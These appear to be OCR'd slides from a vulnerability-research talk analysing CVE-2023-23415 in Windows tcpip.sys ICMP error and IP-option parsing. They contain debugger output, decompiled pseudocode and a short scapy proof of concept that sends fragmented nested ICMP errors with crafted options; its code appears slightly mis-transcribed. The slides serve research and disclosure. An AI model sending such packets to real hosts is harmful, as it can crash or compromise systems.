fffff805`5c8f1564 tcpip!IsICMPError (IsICMPError)
fffff805`5c8f17b0 tcpip!ProcessIcmpErrorClassify (ProcessIcmpErrorClassify)
fffff805`5c92ec10 tcpip!IpIpsProviderSendIcmpError (IpIpsProviderSendIcmpError)
fffff805`5c916ac4 tcpip!WfpReportSysErrorAsWinError (WfpReportSysErrorAsWinError)
fffff805`5c98b640 tcpip!PolicyKeynameSizeZeroError
…
```

```
0: kd> x tcpip!*fragment*
fffff805`5c801e70 tcpip!Ipv6pFragmentPacketHelper (void)
fffff805`5c801590 tcpip!Ipv4pFragmentPacketHelper (void)
fffff805`5c94c360 tcpip!Ipv4pFragmentLookup (void)
fffff805`5c7fd220 tcpip!IppFragmentPackets (void)
fffff805`5c939a90 tcpip!IppAddFragmentToGroup (void)
fffff805`5c93a10c tcpip!IppFindLocationInFragmentGroup (void)
fffff805`5c93a1d0 tcpip!IppFindOrCreateGroupForFragment (void)
fffff805`5c94cbec tcpip!Ipv4pReceiveFragment (Ipv4pReceiveFragment)
fffff805`5c9ece40 tcpip!UrlpFeedQueryAndFragment (UrlpFeedQueryAndFragment)
fffff805`5c9524cc tcpip!Ipv6pFragmentLookup (Ipv6pFragmentLookup)
fffff805`5c952ee0 tcpip!Ipv6pReceiveFragment (Ipv6pReceiveFragment)
fffff805`5c952470 tcpip!Ipv6pAuthenticateFragmentHeader (Ipv6pAuthenticateFragmentHeader)
fffff805`5c9472d8 tcpip!Ipv4pCompactFragmentationHeader (Ipv4pCompactFragmentationHeader)
…
```

ICMP Error Packets




- ICMP error messages include the complete IP header and the first 8 bytes of the payload (typically: UDP, TCP)

IcmpErrorClassify

ProcessIcmpErrorClassify()

```
void ProcessIcmpErrorClassify( NET_BUFFER *NetBuffer )
{
  // Skip inner IP header to get protocol details
  status = IppInspectSkipNetworkLayerHeaders( NetBuffer, &headerLength );
  if ( 0 <= status ) {
    NetioAdvanceNetBuffer( NetBuffer, headerLength );
    WfpGetTLInfoForReceiveOnRawEndpoint( netBuffer, &tlInfo );
    NetioRetreatNetBuffer( NetBuffer, headerLength, 0x0 );

    if ( addr_type == AF_INET ) {
      status = WfpInspectReceiveControlShimV4( NetBuffer, tlInfo );
    }
    if ( addr_type == AF_INET6 ) {
      status = WfpInspectReceiveControlShimV6( NetBuffer, tlInfo );
    }
  }
  return;
}
```


Ipv4pSkipNetworkLayerHeaders()




```
uint Ipv4pSkipNetworkLayerHeaders( void *NetBuffer )
{
  char localStorage[0x14];
  if( NetBuffer->DataLength >= 0x14 )
  {
    ipHeader = NdisGetDataBuffer( NetBuffer, 0x14, localStorage, 0x4 );
    ipHeaderLength = (*ipHeader & 0xf) << 0x2;
    if( 0x13 < ipHeaderLength && ipHeaderLength <= NetBuffer->DataLength ) {
      if( ipHeaderLength != 0x14 ) {
        NetioAdvanceNetBuffer( NetBuffer, 0x14 );
        uVar3 = Ipv4ProcessOptionsHelper( NetBuffer
                                          ipHeaderLength - 0x14,
                                          NULL,
                                          ... );
        NetioRetreatNetBuffer( NetBuffer, 0x14 );
      }
    }
    ...
  }
}
```

Ipv4ProcessOptionsHelper()

```
uint Ipv4ProcessOptionsHelper( NET_BUFFER *NetBuffer, uint BufferLength,
RECEIVE_CONTEXT *ContextData, ...)
{
  lengthProcessed = 0x0;
  packetStart = NetBuffer->CurrentMdl->MappedSystemVa;
  packetData = (byte *)( NetBuffer->CurrentMdlOffset + packetStart);
  if (BufferLength != 0x0) {
    do {
      optionCode = packetData[0];
      optionLength = packetData[1];

      if( optionLength > BufferLength ) { return 0xc000021b; }

      // Process Option

      bufferLength = bufferLength - optionLength;
      packetData = packetData + optionLength;
    } while (bufferLength != 0x0);
  }
  return 0x0;
}
```



WfpProcessInTransport StackIndication()



WfpTransportIn

IcmpErrorClassify

SkipHeaders

ProcessOptions

```
uint WfpProcessInTransportStackIndication( void* Arg0, NET_BUFFER *NetBuffer, ...)
{
  // Lots of stuff happens

  if( Arg0->field_2fc & 0x20 ) {
    ProcessIcmpErrorClassify( NetBuffer );
  }

  // More stuff happens

  return 0x0;
}
```

Making Sense of the Data


```
ContextData->field_0x110 = uVar1;
ContextData->field_0x2fc |= 0x8;
```

```
0: kd> !pool @r13
Pool page ffff92867ff21a20 region is Nonpaged pool
 ffff92867ff21000 size:  a00 previous size:    0  (Allocated)  Thre
*ffff92867ff21a10 size:  300 previous size:    0  (Allocated) *AleE
               Pooltag AleE : ALE endpoint context, Binary : tcpip.sys
```

```
0: kd> x tcpip!*aleendpoint*
fffff801`536333e0 tcpip!WfpAleEndpointCreationHandler (void)
fffff801`535c42c8 tcpip!WfpAleEndpointTeardownHandler (void)
fffff801`53610f60 tcpip!WfpAleEndpointDeactivationHandler (void)
```

```
ContextData->AleEndpoint = aleEndpoint;
ContextData->Flags |= 0x8;
```

WfpProcessInTransport StackIndication()


WfpTransportIn


IcmpErrorClassify

SkipHeaders

ProcessOptions

```
uint WfpProcessInTransportStackIndication( void* AleEndpoint, NET_BUFFER *NetBuffer, ...)
{
  // Lots of stuff happens

  if( AleEndpoint->Flags & IS_RAW_SOCKET ) {
    ProcessIcmpErrorClassify( NetBuffer );
  }

  // More stuff

  return 0x0;
}
```

Proof of Concept




Target Fragment Location

Give me a ping Vasili...

Proof of Concept

```
import scapy.all as scpy

def send_f(frags):
    for f in frags:
        scpy.send(f)

print("Sending nested ICMP Error")
send_f(fragment(IP(dst=target_ip) /
       ICMP(type=12) /
       IPerror(src="192.168.0.1",
               options=b"\x95\x26" + b"\x00" * 0x26 /
       ICMP(),
       fragsize=32), iface)
```




W11_IP_25140
Recycle Bin
Server
Administrator: Command Prompt
File Explorer
Windows 11 Pro Insider Preview
Evaluation copy. Build 25201.rs_prerelease.220909-1430
1:01 PM
3/8/2023

```
Ethernet adapter Ethernet (Kernel Debugger):

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::a8a6:d3b5:6a70:9097%8
   IPv4 Address. . . . . . . . . . . : 192.168.186.139
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.186.2

C:\Users\user\Desktop\Server>
```

Alternate Call Paths

- MSRC bulletin implied raw sockets were required
- Possible to reach with ICMP over IPSec tunnels



References to IppInspectSkipNetworkLayerHeaders - 10 locations

Location	Label	Code Unit	Context	Function Name
1c008f792		CALL IppInspectSkipNetworkLayerHeade..	UNCONDITIONAL_CALL	InetInspectReceiveControlMessage
1c01217ae		LEA RAX,[IppInspectSkipNetworkLayerH..	DATA	InetStartInspectionModule
1c01217b5		MOV qword ptr [RSP + local_1b0],RAX=..	DATA	InetStartInspectionModule
1c0122825		CALL IppInspectSkipNetworkLayerHeade..	UNCONDITIONAL_CALL	ProcessIcmpErrorClassify
1c012cf0e		CALL IppInspectSkipNetworkLayerHeade..	UNCONDITIONAL_CALL	IppParseTransProtocolAndPorts
1c0154390		CALL IppInspectSkipNetworkLayerHeade..	UNCONDITIONAL_CALL	IppParseAndFillNetworkAndTransportHeaderInfo
1c0186fa7		CALL IppInspectSkipNetworkLayerHeade..	UNCONDITIONAL_CALL	IPsecParseFwdPktForTransportLayerData
1c024b4cd		CALL IppInspectSkipNetworkLayerHeade..	UNCONDITIONAL_CALL	IPsecParseFwdPktIcmpError
1c02545d5		CALL IppInspectSkipNetworkLayerHeade..	UNCONDITIONAL_CALL	IdpSkipIntermediateIPHdrs
1c02604dc		ibo32 IppInspectSkipNetworkLayerHead..	DATA	

CVSS 9.8


Where is the RCE?

CVE-2023-23415

- Original bug report was a DoS
- 2 months after confirmation, upgraded to RCE
- Is MSRC very, very conservative, or...
- Is there another code path?


FIELD EFFECT

Ipv4pSkipNetworkLayerHeaders()



IcmpErrorClassify


SkipHeaders



```
uint Ipv4pSkipNetworkLayerHeaders( void *NetBuffer )
{
  char localStorage[0x14];
  if( NetBuffer->DataLength >= 0x14 )
  {
    ipHeader = NdisGetDataBuffer( NetBuffer, 0x14, localStorage, 0x4 );
    ipHeaderLength = (*ipHeader & 0xf) << 0x2;
    if( 0x13 < ipHeaderLength && ipHeaderLength <= NetBuffer->DataLength ) {
      if( ipHeaderLength != 0x14 ) {
        NetioAdvanceNetBuffer( NetBuffer, 0x14 );
        uVar3 = Ipv4ProcessOptionsHelper( NetBuffer
                                          ipHeaderLength - 0x14,
                                          NULL,
                                          ... );
        NetioRetreatNetBuffer( NetBuffer, 0x14 );
      }
    }
    ...
  }
}
```

FIELD EFFECT

Ipv4ProcessOptionsHelper()



```
uint Ipv4ProcessOptionsHelper( NET_BUFFER *NetBuffer, uint BufferLength,
RECEIVE_CONTEXT *ContextData, ...)
{
  lengthProcessed = 0x0;
  packetStart = NetBuffer->CurrentMdl->MappedSystemVa;
  packetData = (byte *)( NetBuffer->CurrentMdlOffset + packetStart);
  if (BufferLength != 0x0) {
    do {
      optionCode = packetData[0];
      optionLength = packetData[1];

      if( optionLength > BufferLength ) { return 0xc000021b; }

      // Process Timestamp Option
      if( optionCode == 0x44 && ContextData != NULL ) {
        Ipv4pProcessTimestampOption( ContextData, (char *)packetData );
      }
```

IP Timestamp Option

The IP Timestamps Option records the time (in Universal Time) when each network device receives the packet during its trip from the point of origin to its destination

```
0               7               15              23              31
+---------------+---------------+---------------+---------------+
|     type      |     length    |     offset    |overflw| flags |
+---------------+---------------+---------------+---------------+
|                          internet ID                          |
+---------------+---------------+---------------+---------------+
|                          time stamp                           |
+---------------+---------------+---------------+---------------+
```

Alternate Call Paths (Part 2)

```
0: kd> dps tcpip!Ipv4Global+50
fffff805`5c9ab050  00000000`00000004
fffff805`5c9ab058  fffff805`5c811f90 tcpip!Ipv4pValidateNetBuffer
fffff805`5c9ab060  fffff805`5c8345a0 tcpip!Ipv4pAddressInterface
fffff805`5c9ab068  fffff805`5c85bb80 tcpip!Ipv4pAddLinkLayerSuffixAddresses
fffff805`5c9ab070  fffff805`5c821580 tcpip!Ipv4pUnAddressInterface
fffff805`5c9ab078  fffff805`5c83ab70 tcpip!Ipv4pInitializeSubInterface
fffff805`5c9ab080  00000000`00000000
```

